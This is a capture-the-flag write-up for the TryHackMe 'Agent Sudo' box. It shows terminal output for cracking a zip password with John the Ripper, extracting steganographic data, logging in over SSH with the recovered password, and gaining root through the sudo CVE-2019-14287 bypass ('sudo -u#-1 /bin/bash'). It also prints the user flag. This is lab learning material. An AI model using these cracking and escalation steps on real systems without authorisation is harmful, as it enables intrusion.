
```
┌──(alex㉿ Kali)-[~/my_testing/Sudo_Agent]
└─$ cd _cutie.png.extracted

┌──(alex㉿ Kali)-[~/my_testing/Sudo_Agent/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip  To_agentR.txt
```

So we can try to crack it with zip2john:




```
┌──(alex▯ Kali)-[~/my_testing/Sudo_Agent/_cutie.png.extracted]
└─$ zip2john 8702.zip > crackable.txt
ver 81.9 8702.zip/To_agentR.txt is not encrypted, or stored with non-handled compression type

┌──(alex▯ Kali)-[~/my_testing/Sudo_Agent/_cutie.png.extracted]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt crackable.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
No password hashes left to crack (see FAQ)

┌──(alex▯ Kali)-[~/my_testing/Sudo_Agent/_cutie.png.extracted]
└─$ john --show crackable.txt
8702.zip/To_agentR.txt:[redacted]:To_agentR.txt:8702.zip:8702.zip

1 password hash cracked, 0 left
```

We can now open the zip, the unzip didn't work, so I used 7z:




```
└─$ 7z x 8702.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_GB.UTF-8,Utf16=on,HugeFiles=on,64 bits,4

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280


Would you like to replace the existing file:
  Path:     ./To_agentR.txt
  Size:     0 bytes
  Modified: 2019-10-29 13:29:11
with the file from archive:
  Path:     To_agentR.txt
  Size:     86 bytes (1 KiB)
  Modified: 2019-10-29 13:29:11
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y


Enter password (will not be echoed):
Everything is Ok

Size:       86
Compressed: 280

┌──(alex▯ Kali)-[~/my_testing/Sudo_Agent/_cutie.png.extracted]
└─$ 
```

It extracted to the empty file: To_agentR.txt which gives us an encoded string:




```
Agent C,

We need to send the picture to '[redacted]' as soon as possible!

By,
Agent R
To_agentR.txt (END)
```

We can now decode it with base64:




```
┌──(alex□ Kali)-[~/my_testing/Sudo_Agent/_cutie.png.extracted]
└─$ echo [redacted] | base64 -d
[redacted]

┌──(alex□ Kali)-[~/my_testing/Sudo_Agent/_cutie.png.extracted]
```

We maybe have our steghide passphrase now:




```
┌──(alex□ Kali)-[~/my_testing/Sudo_Agent]
└─$ steghide --extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".
```

We now have extracted a txt file from this:




```
┌──(alex□ Kali)-[~/my_testing/Sudo_Agent]
└─$ cat message.txt
Hi james,

Glad you find this message. Your login password is [redacted]

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

Pretty useful txt file!!
We remember that ssh was open on port 22, so we can now try to ssh with what we just got!!



```
┌──(alex□Kali)-[~/my_testing/Sudo_Agent]
└─$ ssh james@$RHOST
The authenticity of host '10.10.216.145 (10.10.216.145)' can't be established.
ECDSA key fingerprint is SHA256:yr7mJyy+j1G2570Vtst3Zkl+zFQw8ZIBRmfLi7fX/D8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.216.145' (ECDSA) to the list of known hosts.
james@10.10.216.145's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Feb 11 20:26:01 UTC 2021

  System load:  0.0                Processes:           95
  Usage of /:   39.7% of 9.78GB    Users logged in:     0
  Memory usage: 16%                IP address for eth0: 10.10.216.145
  Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ whoami
james
james@agent-sudo:~$
```

Yeah great that's a good step forward! We can now read the user flag:




```
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
```

What is the incident of the photo called?

Roswell alien autopsy

We find another image: **Alien_autospy.jpg**:




```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$
```

With a quick google search we can find what it is, not even needed to download the file, but if you want to download it we could do it with scp.


So we find out that the incident of the photo is called: *Roswell alien autopsy*

We now have our last task, that is to escalate our privileges.
We find with a simple "sudo -l" that something is possible there:



```
james@agent-sudo:~$ sudo -l
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$
```

Just with copy pasting it into google, our first result is an exploit for this:



EXPLOIT DATABASE

sudo 1.8.27 - Security Bypass

EDB-ID: 47502 **CVE:** 2019-14287

Author: MOHIN PARAMASIVAM **Type:** LOCAL

Platform: LINUX **Date:** 2019-10-15

EDB Verified: ✗

Exploit: ⬇ / {}


Vulnerable App:

```
# Exploit Title : sudo 1.8.27 - Security Bypass
```

Quick reading through it, we find what we have to do:


```
EXPLOIT:

sudo -u#-1 /bin/bash

Example :

hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker#
```

So the only thing that has to be done is to execute it:



```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
root@agent-sudo:~#
```

Last thing to do, go to /root and read our juicy root flag:



```
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
[redacted]

By,
DesKel a.k.a Agent R
root@agent-sudo:/root#
```

We even learn who the mysterious Agent R is!

I hope you enjoyed my writeup, hopefully you learned as much new things as I did.
Contact: alex.spiesberger@gmail.com